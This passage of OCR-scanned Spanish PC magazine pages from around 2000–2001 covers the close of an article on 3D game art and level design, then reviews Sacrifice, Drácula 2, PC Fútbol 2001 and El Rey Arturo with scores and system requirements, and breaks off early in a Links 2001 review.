En los juegos totalmente tridimensionales nos ceñiremos a un número permitido de polígonos para crear las formas de los personajes, escenarios y demás, del modo más detallado que nos sea posible. Para ello disponemos de software muy versátil como 3D Studio Max o Lightwave, por citar algunos, que nos permiten con sus herramientas de modelado crear las mayas de alambre de objetos y seres tridimensionales, utilizando caras poligonales y modificando vértices hasta conseguir las formas deseadas. Esto puede considerarse la base de este complicado trabajo en el que hay que contemplar multitud de factores. Por ejemplo, es de suma importancia crear una correcta relación de tamaños entre los objetos, además de respetar el estilo fijado al comenzar el trabajo gráfico.

También es importante considerar que el modelado esta supeditado a la animación que posteriormente se le aplicará. Las extremidades de los seres orgánicos deben contener polígonos extras para que al ser flexionadas

El bocetaje de personajes y escenarios es crucial para la definición de la línea artística del

Durante el desarrollo de los niveles de nuestra aventura tendremos que especificar sobre

no deformen las zonas rectas del personaje. La posición del mismo, cuando estemos modelándolo, será aquella que facilite la inserción de huesos, en caso de usarlos. La postura más usada es la del cuerpo con los brazos en cruz y las piernas separadas, como la famosa imagen de Leonardo Da Vinci.

Para suplir la carencia de detalle poligonal, por la limitación antes mencionada del número de polígonos que se pueden usar, crearemos texturas que simulen todos esos relieves, arrugas en la ropa, zonas redondeadas y demás elementos imposibles de contener en la geometría. Una práctica muy común en el mundo de los videojuegos es abrir las caras del modelo y colocarlas frontalmente para sacar un *render* de las zonas del cuerpo. Con él, pasamos a crear la textura de manera precisa ya que tendremos como referencia el tamaño exacto de las partes a texturizar.

Es aconsejable la utilización de programas como Photoshop que permiten trabajar con capas y así poder organizar la textura separando, por ejemplo, el óxido empleado, las sombras, los pliegues de la ropa, etc. Sólo quedaría proyectar la textura «planarmente» y obtener el resultado, que suele ser espectacular aunque a veces sea necesario volver a la textura para perfilar detalles que se hayan escapado en una primera aproximación.

Los usuarios de 3D Studio Max saben lo importante que resulta la herramienta Character Studio para animar sus personajes gracias en buena parte a lo intuitiva que resulta. El *biped* nos permite adaptar un esqueleto a nuestra creación y, de una manera rápida, poder verlo andando o corriendo, aunque lógicamente tengamos que pulir las animaciones para dejarlas a nuestro propio gusto. También podemos importar ficheros de animación y acoplarlos a nuestros modelos o generar una librería de animaciones para usarla en futuros proyectos.

Uno de los retos en las animaciones de los juegos tridimensionales es hacer que encajen perfectamente unas con otras para que a la vista resulte suave y fluida.

Intros y *Cut Scenes*

Todo gran juego tiene una introducción que pone al jugador al tanto de la historia, de cuál es su misión o contra qué adversidades tendrá que luchar. La intro será la animación (generalmente de gran calidad) que abre un juego aunque, posteriormente, también podremos encontrar escenas similares realizadas con las mismas técnicas, que enlacen niveles o animaciones de consecución de objetivos parciales en el juego.



Es importante contar con una amplia y bien desarrollada galería de personajes para nuestro

Existen herramientas que se adaptan mejor a este tipo animaciones de alta poligonización como son las *nurbs*, o los «metamúsculos», por supuesto sin olvidar *nurms* y herramientas que definen y suavizan los modelos de baja poligonización como son el Meshsmooth del 3D Studio Max. Por supuesto, estos son sólo algunos ejemplos conocidos pero hay muchos más programas.

Continuará

En estas líneas hemos intentado abordar la parte artística y de diseño, dentro del complicado mecanismo de elaboración de un juego para ordenador. El mes que viene entraremos a expo-neros una parte más técnica donde os hablaremos de todo lo referente a la programación, explicando cuáles son las herramientas de desarrollo utilizadas y la política y metodología usada a la hora de modelar y escribir código.

José Luis Riballo Pérez, José Miguel Puyol y Santiago Orgaz Sancho

El diseño de niveles

El diseño de niveles representa una pieza fundamental en el proceso creativo del juego. En aquellos títulos en los que destacan los puzzles y la resolución de problemas, como las aventuras gráficas o la estrategia, un estudio y diseño detallado de las fases determinará la calidad final del producto y su éxito entre los consumidores.

Esta entretenida y compleja parte del trabajo requiere de alguien con imaginación, que pueda plantear metas, obstáculos y sepa colocarse en el lugar del jugador, para de esta manera ajustar la adicción al máximo. En este punto es determinante un profundo testeo de las fases donde además de estudiar su dificultad se deben hallar los *bugs* que cualquier juego tiene en su etapa de creación.

Como herramientas, el diseñador de niveles debe disponer de un editor de misiones, ameno e intuitivo, con el cual colocará los diferentes elementos sobre el mapa. El editor juega un papel importante, pero no debemos confundirnos, la herramienta indispensable es la imaginación y creatividad del diseñador para poblar el escenario y llenarlo de enemigos, edificios, vegetación y el resto de elementos que una fase pueda contener, manteniendo una cierta lógica acorde con el estilo de juego. Cuando el *level designer* ha vestido completamente el nivel, éste debe ser exportado a un *script*. Este documento en código es leído por el juego y siguiendo sus pautas obtenemos como reflejo todos los objetos, situados en sus coordenadas precisas con unas características asignadas que habremos también detallado a través de la herramienta de edición de niveles.

Sacrifice

La espectacularidad por bandera



Los chicos de Shiny perseveran en su apuesta por la originalidad y nos traen un juego estratégico, de gráficos soberbios, pero con una jugabilidad bastante farragosa.

Dave Perry, alma mater de Shiny Entertainment y conocido en todo el mundo del videojuego por creaciones tan originales como Eartworth Jim, MDK y Messiah, llevaba diciendo durante mucho tiempo que Sacrifice no dejaría indiferente a nadie cuando por fin viese la luz, sus innovaciones serían tantas y su mecánica tan original que rompería esquemas allí donde pasase. Una vez visto el juego, hay que decir que este título de hechiceros todopoderosos es, desde luego, algo poco usual en el mundo de la estrategia en tiempo real. Sólo recordamos un juego con una concepción temática parecida: el magnífico Populous The Beginning; y, en el apartado gráfico, sólo es comparable al relativamente fresco Evolva. Es una lástima que la jugabilidad no brille a cotas tan altas, así Sacrifice sólo se queda en obra digna de verse, de jugarse durante un lapso algo limitado y poco más, cuando podía haber sido una auténtica obra maestra.

Un espectáculo visual

Si por algo destaca Sacrifice es por su fulgurante despliegue de efectos luminosos, en matizados paisajes de tonos pastel y con unos cielos esplendorosos que nos harán levantar la vista a nuestro «Dios» en más de una ocasión. Todo a mayor gloria de las tres dimensiones, zooms y rotaciones incluidas.

El personaje principal es un hechicero que, después de hacer de las suyas en su mundo natal, se ha teletransportado a una extraña tierra donde reinan en majestad cinco poderosos dioses. Como el panteón es más bien numeroso, las discordias divinas están a la orden del día, así que las cinco deidades tratan de comprar los servicios de nuestro mago a cambio de enseñarle hechizos y de darle el control sobre distintas criaturas.

Las variopintas magias consisten en lanzar bloques de hielo, convocar enjambres de insectos, bombardear un terreno con rocas, invocar una lluvia de ranas, de fuego, de rayos y demás parafernalias nigrománticas. Semejantes chubascos artificiales vienen acompañados de unos efectos especiales que le dan a Sacrifice su virtud más patente: la espectacularidad.

A ésta también contribuye la forma de luchar que tienen las criaturas de tierra y aire que manejamos, ya que lo mismo sirven para atrapar enemigos en jaulas de energía que para lanzar sangre y trozos de intestino corrosivos a amplias zonas del mapa. Los encantadores animalillos del «planeta Sacrifice» poseen también habilidades especiales que podremos activar a voluntad. Desde luego, los combates son auténticos derroches pirotécnicos, pero tanta luz deslumbra y esconde las carencias de este juego.

Estrategia limitada

A pesar de los numerosos aciertos de este título y de su indudable calidad gráfica, en cuanto nos ponemos a los mandos nos damos cuenta que no todo es orégano en los campos de Sacrifice. El concepto de juego nos llevará a manejar un hechicero en tercera persona del que no podremos separar la vista ni un momento, para ver un trozo de mapa es indispensable que llevemos allí a nuestro mago. Esto de por



Hay que intentar recolectar todas las almas que podamos para incrementar nuestras filas.



Las batallas son un derroche de efectos visuales que deslumbran al más pintado.





Nuestro altar debe ser defendido a toda costa.

sí es algo inusual en los juegos estratégicos donde la gracia está en manejar unidades a lo largo y ancho del mapa con la intención de sorprender al enemigo o aprovechar determinadas ventajas. En Sacrifice podremos manejar grupos de unidades y trasladarlos a través del minimapa, pero la mecánica del juego hace, una vez más, indispensable a nuestro brujo en el campo de batalla si queremos recoger las almas de los muertos, esenciales para ganar la partida.

La fuerza de nuestro mago (y de los magos enemigos) está en su altar. Si éste es profanado por los contrincantes perderemos nuestra inmortalidad y podremos fallecer con facilidad. Pero lo que nos permitirá lanzar hechizos, y crear los monstruos que nos sirvan, serán las fuentes de maná de modo que el objetivo del juego es profanar el altar contrario y dominar las numerosas fuentes de maná.

Empezaremos el juego con un altar y con un número de almas limitado que nos servirán para ir invocando nuestras primeras unidades. Una vez decidido qué tipo de criaturas queremos tener, nos lanzaremos a conseguir más almas para incrementar nuestras huestes y mermar las del contrario destrozando a sus hombres. Los hechizos de ataque y defensa que poseemos ayudarán en la siempre ardua tarea ya que, igual que robamos almas contrarias, el enemigo también puede hacerse con las nuestras.

La impresionante variedad de hechizos, criaturas con tipos de ataque distintos y habilidades especiales, la posibilidad de formar grupos o establecer formaciones, augura un buen juego de estrategia sobre el papel, pero en la pantalla las escaramuzas se convierten en frenéticos juegos de luces donde, una vez dada la orden de atacar, casi no tendremos tiempo más que de recoger las almas propias, alguna de las ajenas, y huir para recomponer nuestro ejército una y otra vez.

Esto resumidamente, porque el juego es bastante más complejo, pero no deja de sorprender que semejante derroche de dificultades no sirva, casi más que para embrollar los combates hasta extremos difícilmente concebibles. El resultado es que Sacrifice parece más un arcade con perspectiva en tercera persona que un juego de estrategia.





El hechicero puede hacer uso de gran clase de sortilegios de todo tipo y resultados visualmente espectaculares.

Órdenes instantáneas

Sacrifice tiene algunos aciertos técnicos que seguro son tomados en cuenta en posteriores desarrollos de juegos. Uno de ellos es el llamado *menú X* que permite dar órdenes a nuestros súbditos casi con un golpe de muñeca. Sólo hay que pulsar el botón derecho del ratón y mantenerlo pulsado mientras recorremos las distintas opciones que se nos muestran en cuatro direcciones. Cuando soltamos el dedo del botón del ratón ejecutaremos aquella instrucción en la que hayamos posado el puntero en último lugar. Hasta aquí, nada fuera de la normalidad, lo novedoso es que si sabemos exactamente el movimiento preciso que hay que efectuar para mandar una orden, lo podemos realizar tan rápido que ni siquiera veremos aparecer el menú. Con esto se gana un precioso tiempo que siempre viene bien en juegos de este tipo. Una buena idea, sin duda.

El lecho de Procustes


Procustes era un bandido griego que, después de robar a los viajeros, los hacía extender sobre un lecho de hierro, les cortaba los pies cuando sobresalían, o los estiraba con cuerdas cuando no alcanzaban la longitud de la cama. Si este acólito de Caco cogiese al viajero Sacrifice le cortaría gran parte de su complejidad porque realmente le sobra para caber en el catre que más se ajusta a él: el arcade multitudinario.

Puede que muchos digan que la originalidad de Sacrifice no permite clasificarle en ningún género y que no es de rigor afirmar que es un juego de estrategia fallido, pero todas las características de este título avisan que se trata de un juego de estrategia en tiempo real o eso han intentado hacer al menos sus autores. Si no ¿por qué tanta algarabía se ha dado en los meses previos con las supuestas maravillas tácticas que podrían ejecutarse con esta obra?

Con esto no queremos decir que Sacrifice sea un juego malo, ni mucho menos, es de alabar que en Shiny opten por la dificultad de parir algo realmente novedoso y no por recorrer los trillados caminos de siempre. Solamente por su calidad gráfica merece la pena tenerlo y más de uno disfrutará sobremanera con los encarnizados y vistosos enfrentamientos entre hechiceros. Lo que es una pena es que no se puedan aprovechar todas las características estratégicas que se han metido en este título por dos cuestiones muy simples: el «tempo» de juego es tan rápido que no tendremos posibilidad de complicarnos mucho la vida, y la pesadez que supone estar siempre con los ojos puestos en un hechicero que a veces estorba más que ayuda. Una pena porque el juego prometía más.

Alfredo del Barrio

Sacrifice	
Precio: 6.990 pesetas (42,01 euros)	
Fabricante: Shiny/Interplay.	
Distribuidor:Virgin. Tfn: 91 789 35 50. www.virgin.es	
Web: www.sacrifice.net	
Valoración	
• Jugabilidad	4,1
• Diseño	5,4
• Sonido	5,6
• Gráficos	5,9
Precio	2,8
GLOBAL	8,0



Más información

Mínimos: Pentium II 300 MHz., 64 Mbytes de RAM, 500 Mbytes de disco duro y tarjeta aceleradora de vídeo de 8 Mbytes.

Drácula 2. El Último Santuario

El Príncipe de las Tinieblas, el más famoso de todos los vampiros, ha vuelto. La fría niebla londinense oculta a un depredador sin igual, y por desgracia nosotros podremos ser su próxima víctima.

Tras contemplar el final de la primera parte de esta pequeña saga, a nadie le cabía ninguna duda de que las andanzas de este príncipe transilvano tendrían una nueva entrega. Y es que Drácula 2 empieza justo donde lo dejamos en la primera entrega, trasladando rápidamente su acción a Londres. El juego de nuevo nos trae a la mente la novela de Bram Stoker y tenemos la posibilidad de visitar esta vez escenarios tan emblemáticos como el refugio de Drácula en Carfax. Un cambio de aires interesante para completar la historia de esta posible continuación de la novela. Mina sigue en peligro y, de no remediarlo pronto, caerá bajo el control total del Conde, uniéndose a su legión de condenados. Nuevos peligros nos aguardan, esta vez Drácula espera nuestra llegada y no ha venido solo. Además no debemos olvidar que no es la primera vez que el Conde visita Londres y todavía tiene aliados en la ciudad. Esta vez la aventura es más peligrosa, pero igual de entretenida. El juego complementa la anterior entrega a la perfección, con un argumento lleno de suspense y misterio. Mantiene una estructura y un desarrollo similar a Drácula Resurrección, rememorando el estilo de la novela, aunque se han incluido algunas mejoras.





Los antiguos aliados de Drácula siguen dispuestos a servirle.

Más y mejor

Los principales defectos de la primera parte han sido subsanados esta vez. Para muchos, la anterior entrega resultaba muy sencilla y excesivamente corta. El juego tiene una mayor duración que su predecesor, y esta vez tardaremos más de un día en completarlo; ahora hay más territorio que explorar, más personajes y más acción. El argumento de la historia, aunque es una continuación de la anterior, también mejora. En conjunto los dos juegos forman una aventura digna de tan insigne personaje. Pero la principal mejora está en los puzzles que componen el juego. No sólo hay un mayor número de ellos, también han ganado en complejidad. Los puzzles resultan bastante ingeniosos llegando a ser absorbentes y requieren una mayor dedicación. Aun así, la dificultad no es extrema, incluso puede que los más expertos no los encuentren excesivamente complicados, aunque no podrán negar que son entretenidos. De lo que no cabe duda es que se supera ampliamente la escasez y sencillez de los problemas planteados en Drácula Resurrección.







Drácula 2
El Último Santuario

Precio: 7.450 pesetas (44,78 euros).

Fabricante: Index +

Distribuidor: Friendware. Tfn: 91 724 28 80. www.friendware.es


Web: www.draculagame.com

Valoración	
• Jugabilidad	4,8
• Diseño	4,9
• Sonido	4,6
• Gráficos	5,2
Precio	2,8
GLOBAL	7,7

Más información

Mínimos: Pentium 166 MHz y 16 Mbytes de RAM.

Recomendados: Pentium 200 MHz y 64 Mbytes de RAM.



La calidad de las animaciones sigue siendo muy alta.

El número de objetos necesarios para completar los enigmas esta vez es muy elevado, más de cien. Tendremos que buscar con cuidado por los escenarios, ya que muchos de ellos se encuentran en los lugares más inesperados. Además se ha aumentado el número de acciones que podemos realizar con ellos, pudiendo combinar varios objetos o, en algunos momentos, usar armas. Esto, sin duda, ha ayudado a mejorar y ampliar la calidad de los enigmas. Resumiendo, el diseño de la aventura es más completo en todos los sentidos.

Arte digital

Técnicamente mantiene las pautas marcadas por su predecesor consiguiendo una ambientación excelente. La acción trascurre en primera persona, moviéndonos pantalla a pantalla por escenarios 3D en los que tendremos una visión de 360 grados de lo que nos rodea. Las animaciones que contemplamos conforme avanzamos mantienen la gran calidad de su predecesor y son bastante numerosas. Todos los gráficos poseen una concepción artística exquisita, recreando en 3D escenas más propias de una película que de un videojuego. El sonido completa la magnifica ambientación, ayudando a recrear el entorno opresivo y tenebroso, necesario para este juego. En cuanto a la interfaz de control, a pesar de tener más posibilidades, sigue siendo muy sencilla, evitando cualquier tipo de complicación. El juego tiene una alta jugabilidad, gracias al aumento de los enigmas y a la complejidad de los mismos. En definitiva, esta continuación mejora en casi todos los aspectos de diseño con respecto a Drácula Resurrección, manteniendo un alto nivel técnico. Ahora ya sólo te queda acabar de una vez por todas con el vampiro... si puedes.

Faustino Pérez

PC futbol 2001

Un clásico de todos los años que vuelve con pocos cambios

Si hay algún juego que año tras año y versión tras versión triunfa, ése es PC Fútbol, de Dinamic. Y es que el título toca todos los resortes del éxito.

En la misma esencia del aficionado al fútbol está la capacidad de crítica, el «yo lo haría mejor», y a ese sentimiento es precisamente al que apela este programa. Todos los futboleros tienen sus propias opiniones sobre los sistemas que se deben usar, las alineaciones que deben salir a disputar un partido y los fichajes adecuados para que su equipo del alma pueda ganar todo lo ganable. Y PC Fútbol les ofrece la fórmula para hacer realidad este sueño.

La otra cara del atractivo de PC Fútbol es que es razonablemente sencillo obtener buenos resultados, consiguiendo satisfacer las ansias de triunfo de todo buen forofo. Si nuestro equipo favorito no va todo lo bien que querríamos en el mundo real, tenemos el mundo virtual de PC Fútbol para resarcirnos.



El simulador de juego sigue siendo el punto flaco de PC Fútbol.



La base de datos del programa es impresionante.

Un año sin cambios

En las dos últimas versiones vimos cómo el programa evolucionaba aportando cada vez más cosas. Se introdujeron opciones de control sobre los ingresos atípicos (merchandising, televisión, vallas, hostelería...), se cambió la interfaz de juego, se implementó el avance del tiempo en los jugadores... Sin embargo, este año los cambios son mínimos; apenas la automatización de algunas tareas particularmente poco prácticas que muchos jugadores acababan ignorando (como las vallas de publicidad). En defensa del juego hay que decir que ya es complicado meter más opciones de gestión. Como no empiecen a pensar en opciones más complicadas, como el trato con la prensa para influir en los árbitros, ya parece peliagudo meter más detalles. Así que este año han optado por darnos una gran gama de campeonatos para competir incluyendo a los habituales torneos europeos y la liga argentina.

El juego total

La vocación de este juego es mastodóntica. Pretende cubrir todos los aspectos del mundo del fútbol, desde la función del presidente hasta el control de un jugador concreto en un partido concreto. En fin, casi todo lo imaginable. Y sorprendentemente lo consigue bastante bien.

La interfaz, aunque menos rápida que la versión de hace dos años, es intuitiva y sencilla y cuenta con unos asistentes de una utilidad sorprendente. El amplio abanico de posibilidades que ofrece y la aceptable solvencia con que resuelve las simulaciones hacen que sea, seguramente, el mejor manager del mercado.

En el apartado de simulación la cosa cambia. No es que sea malo, que no lo es, pero sigue sin ser rival del rey indiscutible que es FIFA 2001. Aunque eso sí, también es más barato y está más centrado en nuestro mercado.

Ahora bien, aunque son muchas virtudes y muy loable su ambición, el programa arrastra muchos fallos de simulación de una versión a otra que hace que nos preguntemos si realmente es el mejor por calidad o por falta de competencia sería en el campo de la gestión futbolera.

Muchas situaciones inexplicables

Cierto es que el programa cubre una cantidad de campos realmente impresionante, pero también es verdad



El editor de equipos que se incluye permite crear múltiples combinaciones.




Gracias a PC Fútbol podremos sacar, con un poco de suerte, al Atlético del «infierno».





que muy pocos se salvan de la quema. En el apartado de gestión de futbolistas los precios y las fichas son bastante discutibles, pero peor aún es el resultado que dan las ayudas del juego. El secretario técnico finaliza muchas búsquedas sin resultados cuando la realidad es que sí que hay jugadores de las características que buscamos, de forma que es más práctico ir a buscar directamente los jugadores a los clubes donde sabemos que están.

La opción de entrenamiento es muy interesante pero, igual que el año pasado, no parece que nos explique en ningún sitio cuál es el efecto real de cada tipo de entrenamiento en el jugador. Al menos han mejorado las reacciones de los jugadores y, alguno, incluso es capaz de salir de un equipo puntero cuando lleva mucho tiempo sin jugar.



Una simulación de partido muy mejorada

Todas las opciones de gestión no valen de nada si los resultados de ésta se generan de mala manera. En este juego los resultados se ven en el campo y la mejora con la versión anterior es notable, aunque esto es debido a que la versión del 2000 era francamente mala en este apartado.

El modo que tradicionalmente más caracteriza a PC Fútbol es el modo visualizado, y la primera buena noticia es que el equipo del jugador juega igual que el del ordenador (en la versión anterior ni remataban ni despejaban). Pero en este modo visualizado siguen pasando cosas raras. A modo de prueba planteamos un partido entre dos equipos punteros ingleses, el Manchester y el Chelsea. Al Manchester le hicimos toda clase de perrerías, poniendo a Bekham de portero y a todos los porteros en los puestos de la delantera. Cambiamos defensas por delanteros y centrocampistas por defensas. En cambio el Chelsea jugó con el mejor equipo posible. Resultado: Manchester 7- Chelsea 1.

El otro modo más utilizado es el de resultado, y este modo sí que parece una tómbola en la que la media del equipo vale más que otra cosa. Las típicas perrerías tácticas que probamos no tuvieron mayor efecto si manteníamos la media alta. Muchos altibajos que frustran el «este año sí» que muchos aficionados (no sólo del Barça) enuncian esperanzados cuando ven el lanzamiento. No es el juego definitivo que podría ser, aunque sigue siendo el líder de su sector.

En el apartado de partido interactivo lo de siempre, correcto pero incapaz de competir con FIFA 2001.

PC Fútbol 2001	
Precio: 3.995 pesetas (24 euros)	
Fabricante: Dinamic Multimedia.	
Distribuidor: Dinamic Tfn: 91 799 47 00. www.dinamic.com	
Web: www.pcfutbol.es	
Valoración	
• Jugabilidad	5,2
• Diseño	4,8
• Sonido	3,3
• Gráficos	4,3
Precio	3,2
GLOBAL	7,6



Gráficos y sonido resueltos sin más


El último elemento vital del juego es el apartado técnico.

Más información

Mínimos: Pentium II 233 MHz, 64 Mbytes de RAM y 250 Mbytes libres en el disco duro

Los gráficos son los previsibles, ni malos ni espectaculares, y han visto aumentados los requisitos en mucha mayor medida que la calidad, que es casi la del año pasado. A favor está la representación exacta de casi todos los estadios y de las caras de los jugadores más conocidos. En cuanto al sonido... lo mejor que se puede hacer es apagarlo. Funciona desfasado respecto al juego y es más automatizado y molesto que nunca. El único efecto aparente, aparte de conseguir no saber quién lleva el balón, es consumir cantidades ingentes de recursos y hacer en muchos equipos que la visualización vaya a saltos.

Por todo ello debemos concluir afirmando que PC Fútbol 2001 es un título muy bueno en muchos aspectos, con ambición de juego definitivo y con éxito asegurado. Pero después de tantos años haciendo el mismo programa podían arreglar los viejos errores de siempre. En fin, este año tampoco. Nuestras esperanzas ya miran al nuevo milenio. A ver si hay suerte.



Altibajos de ambientación

Uno de los matices especialmente importantes de este tipo de programas es que sean lo más reales que sea posible. Y en el apartado de ambientación es donde podemos ver el mayor contraste entre luces y sombras.

Como viene siendo habitual, la información sobre clubes del mundo y jugadores es enciclopédica y exhaustiva, aunque en algunos casos no se corresponde demasiado con la realidad. Jugadores como Ronaldo y Litmanen, que deben estar a punto de olvidar de que color es la hierba son auténticas *máquinas*, de los mejores en su puesto, mientras que estrellas en ciernes como Casillas o Xavi no dan, ni de lejos, el nivel que demuestran en el mundo real. Se valora más el nombre que la realidad objetiva. Otro punto que rompe la sensación de realidad es el relativo a los precios de los jugadores y a sus fichas. ¡Más quisiera el Real Madrid que Figo no costara ni 3.000 millones y que se conformara con cobrar del orden de 200! Y es que los diseñadores de Dinamic parece que no han visto la increíble inflación que actúa sobre el mundo del fútbol.

A su favor, en cambio, hay que señalar que la documentación en cuanto a historiales de jugadores, plantillas y estadios es simplemente anonadante.

Javier Sevilla

El Rey Arturo

La famosa leyenda del Rey Arturo es la excusa para crear un juego con trasfondo cultural. Si el objetivo de este título educativo es que den ganas de leer un libro, entonces es un éxito.

Si tuviéramos que hablar de la leyenda medieval o de la novela de caballería más influyente y conocida, tendríamos que hablar, sin lugar a dudas, de un lugar llamado Camelot, de una espada de nombre Excalibur, de un mago llamado Merlín y de un triángulo amoroso formado por el mejor caballero, el mejor rey y la mejor reina.

La tabla redonda ha sido desde tiempos inmemoriales el lugar de narración de las más fantásticas historias y de las gestas más valientes, una leyenda que sirvió de inspiración a buena parte de la fantasía posterior, y a la que habría que salvar de la quema quijotesca de novelas de caballería. Pero como los tiempos avanzan que es una barbaridad, hemos pasado de los cantos de los bardos errantes a las pantallas de los PCs.

Una saga prometedora

Los Orígenes de la Tabla Redonda es la primera entrega de un ambicioso proyecto que intenta conjugar el entretenimiento de los juegos con la divulgación cultural de las antiguas leyendas. En este título descubriremos los orígenes de la mítica Excalibur dejando para más adelante las historias clásicas de Arturo y compañía.

Los mimbres difícilmente pueden ser mejores. Por un lado tenemos una historia reconocible, popular y que rezuma magia de la buena. También hay una documentación histórica seria y eficaz que conjuga la realidad de la historia con la epopeya de la leyenda, por lo que parece que todo viene de cara. Por desgracia no es así.

Empezamos el juego encarnando a un jovenzuelo ávido de historias de caballería que quiere que un anciano erudito le cuente la historia de Bradwen. El anciano le explica que la historia es una moneda de dos caras y le da a elegir la visión de la leyenda que prefiera: la céltica o la cristiana. En realidad este es un simple artificio para poder elegir una de las dos visiones del héroe, que es el personaje que vamos a encarnar de verdad. Decíamos que la cosa empieza bien porque con la excusa de elegir el «modo de juego» empieza la labor divulgativa dejando entrever que muchas de las leyendas cristianas son simples adaptaciones de leyendas anteriores.

El caso es que la caída del Imperio romano no llevó a Europa a una Edad Oscura en la que la barbarie triunfó sobre el educado y corrupto imperio romano. En las islas británicas la caída fue peor debido a su aislamiento y vamos a representar el papel de un héroe que intentará mantener la tierra en paz. Naturalmente, hasta la llegada de Arturo las guerras proseguirán, pero esa es otra historia.







Tomaremos el papel de Bradwen, un caballero antecesor del famoso Arturo.

El Rey Arturo: Cap 1.	
Precio: 7.450 pesetas (44,78 euros).	
Fabricante: Cryo.	
Distribuidor: Friendware. Tfn: 91 724 28 80. www.frienware-europe.com	
Web: www.arthur-game.com	
Valoración	
• Jugabilidad	2,5
• Diseño	5,5
• Sonido	4,1
• Gráficos	3,1
Precio	2,8
GLOBAL	6,6

Más información

Mínimos: Pentium II 300 MHz, 64 Mbytes de RAM, Tarjeta aceleradora 3D de 8 Mbytes y 120 Mbytes libres de disco duro.

Empiezan los despropósitos

Todo parece bonito hasta que empieza el juego. Para empezar, los gráficos resultan desde el primer momento decepcionantes. Los personajes son apenas cajas animadas con movimientos artificiales y envueltas en texturas que no consiguen disimular la escasez de polígonos. Las texturas que envuelven las paredes son de mejor calidad, pero resulta cuando menos extraño ver una sombra proyectada sobre una ventana por la que entra luz, poco cuidado en definitiva. Y es una pena porque los diseños son más que aceptables, un estupendo trabajo artístico calamitosamente desaprovechado para los tiempos de aceleración 3D que corren. Por suerte, esto se compensa con una banda sonora correcta y doblada.



El manejo del personaje también es una aventura. Y una aventura peligrosa porque hemos comprobado que un usuario habitual de videojuegos ¡ni siquiera logró activar la elección de la historia que pretendía jugar! Naturalmente la respuesta a nuestras dudas debería estar en el manual, pero llamar manual a un panfletillo de 12 páginas en las que los créditos empiezan en la 9 y los textos en la 3 parece ofensivo frente a los manuales de verdad. El manejo es tan puntilloso que todo lo que intentamos es costoso y, como empezamos sin tener ni idea de qué hacer, acaba siendo una odisea.

Y el caso es que el apartado de documentación es extraordinario. Tan bueno que el juego sería recomendable si no fuera porque para poder acceder a los diferentes puntos de la documentación tenemos que avanzar en la historia. Casi mejor documentarnos en un libro.

Javier Sevilla


Links 2001

Como ya viene siendo habitual, todos los años nos llega, de la mano de Microsoft, una renovada versión de uno de los mejores juegos de golf de toda la historia. ¡Prepara el *putt*, Sergio!

Todos los aficionados a los juegos de golf conocen Links LS, uno de los mejores simuladores de este bello deporte a lo largo de muchos años. Ahora nos llega la versión 2001 de la mano de su creador, Microsoft. El mayor gigante de la informática está entrando de lleno en el mundo del software lúdico con títulos propios (Age of empires, Midtown Madness...) y algunas adquisiciones (como en este caso), con el objetivo de conseguir su parte de la tarta en el negocio de los juegos para PC e ir preparando su entrada en el de las consolas con su futura Xbox. Esta entrada ha dado lugar a la mayor actualización del juego desde su inicio, con mejoras sustanciales, especialmente en el aspecto gráfico. Pero vayamos por partes.



La calidad gráfica del nuevo *engine* destaca gracias al uso




El editor de campos es, sin duda, el más potente

Novedades

Para aquellos que desconozcan el título, Links ha sido el mejor juego de golf a lo largo de muchos años, hasta que Electronic Arts lanzó sus últimas versiones de PGA Tour Golf con Tiger Woods como imagen del juego. Uno de sus puntos fuertes tradicionales ha sido el enorme realismo del juego, centrado en una simulación basada en los principios físicos del deporte, y su gran calidad gráfica, algo ya estaba un poco obsoleta en las últimas entregas. Pues bien ¿qué novedades aporta Links 2001?

